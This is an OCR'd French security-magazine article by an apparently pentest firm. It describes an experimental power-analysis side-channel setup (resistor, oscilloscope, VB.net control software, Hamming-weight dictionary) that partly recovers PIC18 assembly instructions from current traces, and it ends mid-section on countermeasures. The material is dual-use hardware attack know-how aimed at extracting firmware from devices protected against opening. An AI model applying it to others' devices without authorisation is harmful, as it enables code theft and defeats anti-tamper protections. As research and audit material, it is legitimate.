
[CVE] http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0322

[FIREEYE] http://www.fireeye.com/blog/technical/cyber-exploits/2014/02/operation-snowman-deputydog-actor-compromises-us-veterans-of-foreign-wars-website.html

[VTGUARD] https://media.blackhat.com/bh-us-12/Briefings/M_Miller/BH_US_12_Miller_Exploit_Mitigation_Slides.pdf

[EXPLOIT] http://packetstormsecurity.com/files/126150/MS14-012-Internet-Explorer-CMarkup-Use-After-Free.html

[BROMIUM] http://labs.bromium.com/2014/02/24/bypassing-emet-4-1/



Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

EXTRAIRE LE CODE ASSEMBLEUR D'UN SYSTÈME EMBARQUÉ EN ANALYSANT LE COURANT CONSOMMÉ : POSSIBLE ?

Yann ALLAIN & Julien MOINARD – OPALE SECURITY

mots-clés : ***HARDWARE HACKING / SIDE CHANNEL / ELECTRONIQUE / TRANSISTOR / PENTEST HARDWARE***

L'analyse de la consommation de courant d'un système peut être une source de fuites d'informations critiques. Ce type d'analyse est la plupart du temps employé pour « retrouver » des clefs dans les systèmes de chiffrement/déchiffrement (cryptoprocesseur, carte à puce...). L'objectif de l'étude a été d'extrapoler les méthodes sus mentionnées pour tenter de retrouver le code et les données traitées par un système embarqué.

1 Quand le code « fuit » par l'alimentation électrique...

L'analyse de la consommation électrique d'un système peut être la cause de fuites d'informations critiques. Ce domaine fait partie des « attaques par canaux cachés ».

Ce type d'analyse est le plus souvent utilisé pour « trouver » les clés dans les systèmes de chiffrement/déchiffrement (processeurs, cartes à puce...). Il existe une variété de méthodes pour extraire les informations sensibles de ces systèmes : *Simple Power Analysis* (SPA), *Differential Power Analysis* (DPA). Plus de détails sur **[DPA/SPA]**.

Le but de notre expérimentation était d'extrapoler ces méthodes pour tenter de trouver le code et les données exécutées par un système embarqué et pas seulement les clés de chiffrement.

L'étude est purement expérimentale, très certainement incomplète et ne prétend pas offrir de solution miracle à ce problème bien connu de certains « spécialistes ».

Cependant, il nous parait assez « fun » de pouvoir extraire, même partiellement, le code assembleur qui s'exécute sur un système embarqué en mesurant le courant qu'il consomme.

2 Un peu d'électronique pour comprendre l'origine de ces fuites

La technologie utilisée dans les microcontrôleurs/microprocesseurs est basée sur des composants unitaires : les transistors. Ces composants sont regroupés en fonctions logiques. Ces fonctions logiques traitent les données et les instructions binaires en fonction d'un cadencement donné par une horloge.

Le traitement de ces données binaires influe sur la consommation d'électricité lors des transitions : passage de la valeur binaire 0 à la valeur binaire 1 (et vice versa) à chaque « top » d'horloge.

Lors de ces traitements binaires, des pics de courant apparaissent. Ces pics sont dus au fonctionnement intrinsèque des transistors.

La consommation d'un système embarqué est donc **théoriquement** proportionnelle au nombre de transitions des bits qui iront de 1 à 0 ou de 0 à 1. Ce phénomène peut être appliqué aux données ainsi qu'aux instructions.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

3 Mais pourquoi entreprendre ce type d'expérimentation ?

- Pourquoi pas...
- Pour changer du SQL Injection et des XSS
- Il n'est pas toujours possible d'« ouvrir » un système électronique pour effectuer un audit : **c'est ce contexte particulier qui nous a amenés à réfléchir à cette expérimentation**.
- Présence de protections anti-ouverture et de dispositifs de résistance aux sabotages physiques. Ils peuvent avoir comme fonction de supprimer le programme et les données en cas d'ouverture non autorisée.
- Les accès physiques aux codes peuvent être protégés par des systèmes de chiffrement qui empêchent (ou ralentissent ?) les analyses d'ingénierie inverse classiques comme l'extraction du code stocké en mémoire.
- Les interfaces matérielles de débogage peuvent souvent être supprimées à partir des systèmes lorsqu'ils sont mis sur le marché : plus d'accès JTAG !
- Pour le « fun »... mesurer un courant = lire partiellement le code !

4 Comment mesurer le courant : le lab

Tout d'abord, nous devons trouver un moyen d'acquérir des signaux électriques. Nous avons fait le choix de la simplicité : utilisation d'une résistance.




Fig. 1 : Adaptation de https://commons.wikimedia.org/wiki/File:Differential_power_analysis.svg.

Nous intercalons cette résistance en amont de l'alimentation du système électronique. Un oscilloscope numérique nous permet de mesurer la tension aux bornes de cette résistance. Un PC nous permet de piloter l'oscilloscope via un programme spécifiquement développé. Ce programme permet de déclencher des mesures et de récupérer les valeurs mesurées sous forme numérique. Ces valeurs sont ensuite traitées par un 2e programme pour « découvrir » le code.

5 Comment choisir les composants du lab de mesure ?

Plusieurs facteurs physiques influent sur le choix des appareils et des composants impliqués dans la mesure du courant. Lorsque qu'un programme est exécuté dans le système embarqué, nos premières mesures montrent que :

- Les variations de courants sont extrêmement faibles : de l'ordre 0,1 mA (0,0001 A). Nous avons donc choisi **une résistance de 50 ohms** pour « amplifier » le phénomène. La tension mesurée sera alors 50 fois le courant mesuré selon la loi d'ohm. Dans la pratique, les variations de tension mesurées oscillent entre 5 mV et 10 mV.
- La tension que nous devons mesurer reste faible par rapport aux ordres de grandeur des alimentations utilisées par les systèmes embarqués. Un circuit électronique numérique est généralement alimenté en 3,3 V et 5V. Nos variations seront donc d'environ 10 % de la valeur nominale de l'alimentation.
- Il existe une composante de tension continue qui est « ajoutée » à la tension représentant le courant mesuré. Elle révèle en réalité la consommation moyenne du système électronique embarqué que nous avons utilisé (un PIC dans notre cas). Comme nous recherchons des variations autour de cette valeur, il ne faut pas trop amplifier la mesure (cf. la valeur de la résistance). En effet, trop d'amplification risquerait d'introduire des erreurs dans nos mesures.
- Pour effectuer la mesure de cette tension, nous allons utiliser un oscilloscope numérique. Les conversions numériques nécessitent un échantillonnage des données. L'oscilloscope va transformer un signal analogique (la tension exprimée en volt) en une valeur numérique (exprimée en 8, 16 ou 32 bits). Les oscilloscopes ne dépassent que très rarement les 10 bits pour des raisons de mémoire et traitements sous-jacents. Le choix de l'oscilloscope dépend essentiellement de l'horloge de cadencement du système d'où l'on veut extraire le code.
- Nous avons choisi **un oscilloscope Agilent Technologies** : plus précisément, le **DSO3024A modèle avec un échantillonnage jusqu'à 4Gs/sec** (environ 4000 € !).

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

6 Mise en place de la chaîne de mesure

6.1 Un peu de Hardware

Nos tests utilisent un système embarqué « home-made ». Il est basé sur un type microcontrôleur PIC18F4620 (Microchip). La fonction du système embarqué était de faire clignoter des LED et de contrôler des entrées/sorties. Cependant, l'utilisation du système embarqué n'affecte pas notre expérimentation et pourrait être menée sur une autre cible.

6.2 Beaucoup de parasites !

La mesure d'une tension de faible amplitude implique une grande quantité de parasites (SNR). Il faut traiter ce signal pour en limiter l'impact. Pour des raisons de simplicité, l'étage acquisition reste très rudimentaire, il est évident qu'une prise de mesure différentielle pour éliminer la composante continue serait plus adaptée ainsi que l'utilisation d'un amplificateur opérationnel d'instrumentation également.

La solution pour limiter l'impact des parasites est de calculer des moyennes pour éviter l'imprécision de la mesure. Pour mettre en pratique cela, nous avons deux choix possibles :

- 1er choix : prendre des mesures fréquentes et calculer la moyenne grâce à l'ordinateur ;
- 2e choix : laisser cette tâche à l'oscilloscope.

Notre choix a été de laisser faire ces calculs par l'oscilloscope, puisque ses capacités d'enregistrement (la mémoire !) sont suffisantes.

Par contre, il faut que le programme que nous essayons d'extraire et qui tourne dans le système embarqué puisse être exécuté en boucle... afin d'avoir une consommation de courant périodique moyennée.

Comment créer ces boucles ?

1. Déclencher une réinitialisation sur le système embarqué régulièrement (Power Off, Power ON-> Reset)
2. Ou simuler le RESET du système embarqué par une boucle software (pour répéter le même cycle d'instructions)

Pour nos expériences, nous avons choisi la dernière solution (plus facile à gérer). Notre oscilloscope a été paramétré pour calculer une moyenne sur 8000 mesures (via l'utilisation des boucles). Tous les graphes dans la suite de ce document seront donc des moyennes. Cela permet d'avoir des résultats qui sont faciles à reproduire et relativement précis (à quelques parasites près...).

6.3 Un peu de software

Pour prendre nos mesures, nous avons développé un logiciel en VB.net qui pilote l'oscilloscope afin de :

- acquérir une mesure moyenne du courant ;
- différencier 2 mesures de courant ;
- afficher les graphes de mesure.

6.4 Le principe de fonctionnement de la chaîne de mesure

- Étape 1 : le programmateur RealIce est installé sur le PC N°1. Il permet de télécharger un programme dans le système embarqué (dans le PIC). Il est utilisé pour envoyer un code que nous contrôlons pour le système embarqué.
- Étape 2 : l'exécution du programme est lancée sur le système embarqué (Run).
- Étape 3 : au cours de l'exécution, le code doit provoquer une variation de la consommation d'électricité conformément aux instructions qui ont été exécutées, et les données déjà traitées. La résistance « transforme » le courant consommé en tension.
- Étape 4 : cette tension est « représentative » de la consommation du système embarqué lors de l'exécution d'un programme. Les sondes de l'oscilloscope récupérèrent cette tension.
- Étape 5 : sur un 2ème PC, un programme VB.net pilote l'oscilloscope pour commencer les mesures et récupérer les données issues de la conversion numérique de la tension ; ces mesures sont échelonnées dans le temps. Nous récupérons une suite de données de type V (t), V (t1)..., V (tn).
- Étape 6 : Le programme VB.net rassemble un certain nombre de mesures de tension et calcule les différences entre une mesure de référence (correspondant à un programme avec des NOP comme instructions) et les mesures de tension correspondant au programme du système embarqué que nous voulons extraire. Ce programme les affiche ensuite sous forme de graphique.

Note

Toutes ces mesures sont « synchronisées » avec les horloges de systèmes embarqués.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

7 Résultats de l'expérimentation

7.1 Analyse du courant consommé par un programme comportant uniquement des instructions Nop

Le but de la mesure 1 est d'avoir une base de comparaison : une référence de consommation.

Le programme correspondant à la mesure 1 comporte 6 instructions assembleur :

- 4 instructions NOP. Cette instruction correspond à une action nulle. Elle permet de perdre un temps de cycle. Cette instruction est souvent codée uniquement avec des 0 (son opcode = 0x00).
- 2 instructions assembleur commandant l'une des sorties du microcontrôleur. Ces deux instructions commandent la valeur de la broche du microcontrôleur. Elles permettent le positionnement de sa valeur à 1 ou à 0. Il s'agit de créer une synchronisation de signalisation. Elle permet de savoir quand les 4 instructions NOP ont été exécutées. Ce signal est alors envoyé vers les entrées de synchronisation sur l'oscilloscope.

Ce programme est exécuté en boucle sur notre système embarqué. Voici la trace que nous obtenons sur une boucle.

- En rouge, nous mesurons le courant utilisé lors de l'exécution.
- En bleu, nous avons notre signal de synchronisation (qui tend vers zéro à la fin du graphique).
- En vert, nous visualisons l'horloge du système embarqué.

Le graphique ci-dessous correspond au temps d'exécution de nos 4 instructions nop + 2 instructions pour la synchronisation.




Fig. 2 : Zoom de la zone de référence.

Nous pouvons extraire des instructions à l'intérieur d'une trace de consommation de courant. La trace en Fig. 2 révèle un lien évident et répétitif (les pics en rouge) entre l'exécution du code et la consommation d'électricité. La forme et la périodicité dans le temps de la consommation montrent les instructions exécutées au moment de chaque top de l'horloge (synchronisation). Cependant, cette 1ère expérimentation ne permet pas de trouver la valeur de l'instruction assembleur.

En effet, un composant interne à la plupart des microcontrôleurs : le pipeline de décodage des instructions influence notre capacité à extraire la valeur des instructions.

7.2 Influences (très négatives !) du pipeline sur les mesures de courant

Le but d'un pipeline est de permettre une exécution plus rapide des instructions dans un microprocesseur.

Afin de mettre en évidence l'impact du PIPELINE de décodage, nous allons faire la différence de consommation de courant entre un programme qui exécute 4 instructions NOP (cf. mesure 1 du chapitre précédent) et un nouveau programme contenant d'autres instructions. Par exemple, un movlw 0x00 :

Program 2

```
NOP
MOVLW 0x00
NOP
NOP

+ Instruction de Synchronisation
```

Cette mesure vise à connaître la différence entre la consommation d'électricité pour le programme 1 (nop seulement) et la consommation d'électricité pour le programme 2 (nop + une instruction mov).




Fig. 3 : Zoom sur la mesure de la différence par rapport à la référence.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Le courant consommé pendant l'exécution de chaque programme est mesuré par l'oscilloscope puis la différence entre les 2 programmes est calculée par le programme qui pilote l'oscilloscope.

Les deux mesures de l'oscilloscope sont disponibles en deux tableaux, nous mémorisons les valeurs et le programme fait la différence entre chaque point.

La figure 3, page précédente, nous montrons la trace correspondante à la différence de consommation entre les programmes 1 et 2.

Dans la trace rouge en Fig.3, les 2 pics de courant de faible intensité représentent la consommation qui est théoriquement proportionnelle au nombre de bits de transitions qui vont de 1 à 0 ou de 0 à 1. Dans notre cas, ces pics correspondent au nombre de bits de l'instruction movlw qui sont positionnés à 1.

Sans pipeline, C1, C2, C3 et C4 représentent les étapes pour décoder une instruction sur ce microcontrôleur. Une instruction complète pour être exécuté demande donc 4 cycles (*fronts*) d'horloge. On a donc finalement une fréquence d'instruction qui correspond à la fréquence d'horloge du microcontrôleur divisé par 4. Comme un pipeline existe on a toujours cette fréquence divisée par 4, mais pendant qu'on est à la première étape de décodage d'une instruction on a toujours 3 étapes de terminées de 3 autres instructions en même temps ce qui est très problématique pour notre analyse de courant, car lorsqu'on mesure le courant à un instant T on a une partie du courant de l'étape d'une instruction, mais aussi la consommation partielle des autres étapes des autres instructions. En moyenne, une instruction demande 4 cycles d'horloge pour arriver de l'étape 1 à 4, c'est ce que l'on appelle un cycle machine.

C1	C2	C3	C4
Decoding	Read k here 0x00 (**movlw 0x00** ou k=0)	CPU Calculation	CPU write the work in registers

Rappel : la consommation est théoriquement proportionnelle au nombre de transitions de bits qui se déplace de 1 à 0 ou de 0 à 1 (voir chapitre « origine du phénomène »).

Dans notre situation, les transitions sont les suivants :

Codage binaire des instructions nop et movlw :

```
NOP
              0000 0000        0000 0000

MOVLW 0x00
              0000 1110        0000 0000
```

L'analyse de la trace de courant ci-dessus met en évidence l'influence du pipeline sur la consommation.

À l'étape C4, le microcontrôleur écrit le résultat de l'opération dans le registre de travail, mais le microcontrôleur ne fait aucune exécution. Cependant, il est possible d'observer un pic d'électricité dans le 4ème cycle : pourquoi observe-t-on un pic de courant à cette étape ?

- En 1ère approche (sans tenir compte de la façon dont le pipeline fonctionne), nous aurions dû avoir en C5 un pic de courant si nous avons 4 cycles par instruction. Mais c'est le principe du fonctionnement du pipeline qui est déjà en train de « charger » la prochaine instruction à décoder.
- Le pic de l'électricité en C4 est dû exclusivement au décodage de l'instruction movlw (à cause du pipeline).
- En C8, comme il y a un nop après le movlw (codant seulement avec 0), la consommation de courant est identique, car même nombre de transition de bit de (1 à 0 ou 0 à 1).

Cette expérimentation permet de mettre en évidence une limite : notre système peut être amené à mesurer le même pic deux fois tandis que le microcontrôleur décode deux instructions différentes !

Conclusion : les mesures de consommation effectuées à un moment donné dépendent des instructions et des données traitées antérieurement (n-1) par le microcontrôleur.

7.3 Influences des valeurs de bits sur la consommation de courant (poids de Hamming)

La différence de valeur hexadécimale codant les instructions ou des données affecte la consommation de courant. Cet impact est directement proportionnel à la valeur des bits qui codent l'instruction. Cette dépendance est formalisée par la notion du poids de Hamming.

Par exemple, les deux octets suivants 0 1 0 1 0 1 0 0 et 0 0 0 0 0 1 1 1 ont un poids de Hamming de 3 (il y a 3 bits qui valent 1) les deux octets ont le même poids, mais pourtant leur valeur est différente.

Plus la différence de poids de Hamming entre deux ensembles à comparer est grande, plus la consommation d'électricité le sera aussi, car plus le nombre de transistors qui commutent sera élevé.

Il existe des modèles de consommation électriques basés sur la notion de Hamming de la distance (voir référence ci-dessous) **[HAMMING]**.

Démonstration pratique :

Nous allons comparer la consommation d'un programme avec 4 NOP et un second programme avec une instruction de copie de registre (MOVLW 0x00) on met 0x00 dans le registre de travail W :

```
NOP
NOP
NOP
NOP

+ Instruction de Synchronisation
```

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

SANS

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INTRUSION
Cours SANS Institute
Certifications GIAC

SEC 504
Techniques de hacking, exploitation de failles et gestion des incidents

SEC 542
Tests d'intrusion des applications web et hacking éthique

SEC 560
Tests d'intrusion et hacking éthique

SEC 642
Tests d'intrusion avancés des applications web et hacking éthique

SEC 660
Tests d'intrusion avancés, exploitation de failles et hacking éthique

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

GIAC SANS

HSC

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

```
NOP
MOVLW 0x00
NOP
NOP

+ Instruction de Synchronisation
```

Encodage de l'instruction

nop => 0000 0000 0000 0000

Pour l'instruction

movlw 0xFF => 0000 1110 1111 1111

La courbe de mesure est :




Fig. 4 : Influence du poids de Hamming.

En ce qui concerne le deuxième programme (qui contenait un movlw 0x00), nous pouvons voir une différence dans les mesures liées à la différence du nombre de bits 0 et 1 bit entre les deux instructions. **Il existe une dépendance entre les valeurs des instructions et la consommation mesurées.**

Y a-t-il une solution pour améliorer notre « désassembleur » basé uniquement sur l'analyse de la consommation de courant ?

7.4 Création et utilisation d'un dictionnaire d'empreinte de courant pour chaque instruction

Nous devons créer un dictionnaire de la consommation de courant pour chaque combinaison d'instructions possibles pour un système embarqué spécifique. L'idée est de mémoriser une signature de la consommation d'électricité pour chaque paire d'instructions consécutives de manière exhaustive.

Dans la suite de cette analyse, pour plus de simplicité, nous allons seulement « travailler » avec des instructions qui durent un seul cycle machine. Donc nous voulons trouver toutes les paires possibles de deux instructions avec les données correspondantes, nous avons besoin de 256 ^ 2, soit 65536 mesures.

Afin de « retrouver » la valeur de l'instruction assembleur qui correspond à la trace de consommation de courant mesuré, il suffit de comparer la consommation de courant de cette instruction avec l'« empreinte de notre dictionnaire ».

Ce dictionnaire ne permet de distinguer qu'une liste de 2 instructions, il devient alors évident que pour réaliser un désassembleur plus complet il faudra développer cette approche pour être en mesure de « trouver » plus d'instructions.

Cependant, il n'y a aucun intérêt à la création de tous les couples d'instruction, car ce type de dictionnaire serait très long à créer.




Fig. 5 : Synoptique de la méthode de mesure automatique.

Document strictement réservé à l'usage de Deloitte et associés pour 5 lecteurs maximum selon les termes de la commande n°242348 du 17/02/2014 via l'agence PRENAX

Nous ne devons pas non plus omettre le poids de Hamming. En fait, le dictionnaire doit être construit en fonction des poids de Hamming.

Groupe de Hamming	Nombre d'instructions ou de données par groupe de Hamming
0	1
1	8
2	28
3	56
4	70
5	56
6	28
7	8
8	1

L'analyse de ce tableau indique que la probabilité de trouver l'instruction dépendra aussi du poids de Hamming de celle-ci.

Pour la suite de notre étude, nous avons créé un dictionnaire de toutes les permutations possibles d'instruction en fonction des poids de Hamming.

Application concrète : découverte d'instructions avec notre « désassembleur ultrabasique basé uniquement sur l'analyse des pics de courant, mais avec l'utilisation de notre dictionnaire ».

Essayons de trouver 2 « instructions inconnues » insérées dans une suite de Nop.

Nous allons donc programmer un microcontrôleur avec deux instructions qui sont dans notre dictionnaire : nous remplaçons 2 NOP par movlw 0x26 et l'instruction NEGF W, par exemple.

Nous lançons à nouveau le logiciel pour obtenir une analyse.

Conclusion

Nous sommes parfaitement capables de trouver certaines paires d'instructions. C'est plutôt encourageant, mais selon le type d'instruction et de données, des groupes se sont formés (la précision diminue !).

Toutefois, pour être en mesure de concevoir un désassembleur avec ce type de méthode, nous devons surmonter quelques problèmes concernant plusieurs ensembles spécifiques d'instructions : instructions de branchement et de saut conditionnel, instruction de plus d'un cycle ; Il faudra enrichir le dictionnaire de ces cas particuliers qui influencent aussi la consommation de courant.

Nous devons mentionner que l'utilisation d'un dictionnaire signifie que notre méthode ne pourrait être adaptée pour inverser le code du système embarqué pour un processeur non connu.

Comment peut-on aller plus loin ?

Nous devons trouver une autre méthode pour diviser les groupes de Hamming afin d'obtenir une précision plus importante.

Nous estimons qu'une piste à suivre serait d'utiliser un autre phénomène physique comme les différences de temps de commutation des transistors. Ces derniers ne commutent pas simultanément. À suivre.

Quelques pistes de solutions pour limiter ce type d'attaque

Il existe une variété de contre-mesures. Par exemple, ceux qui sont utilisés dans le domaine de la protection

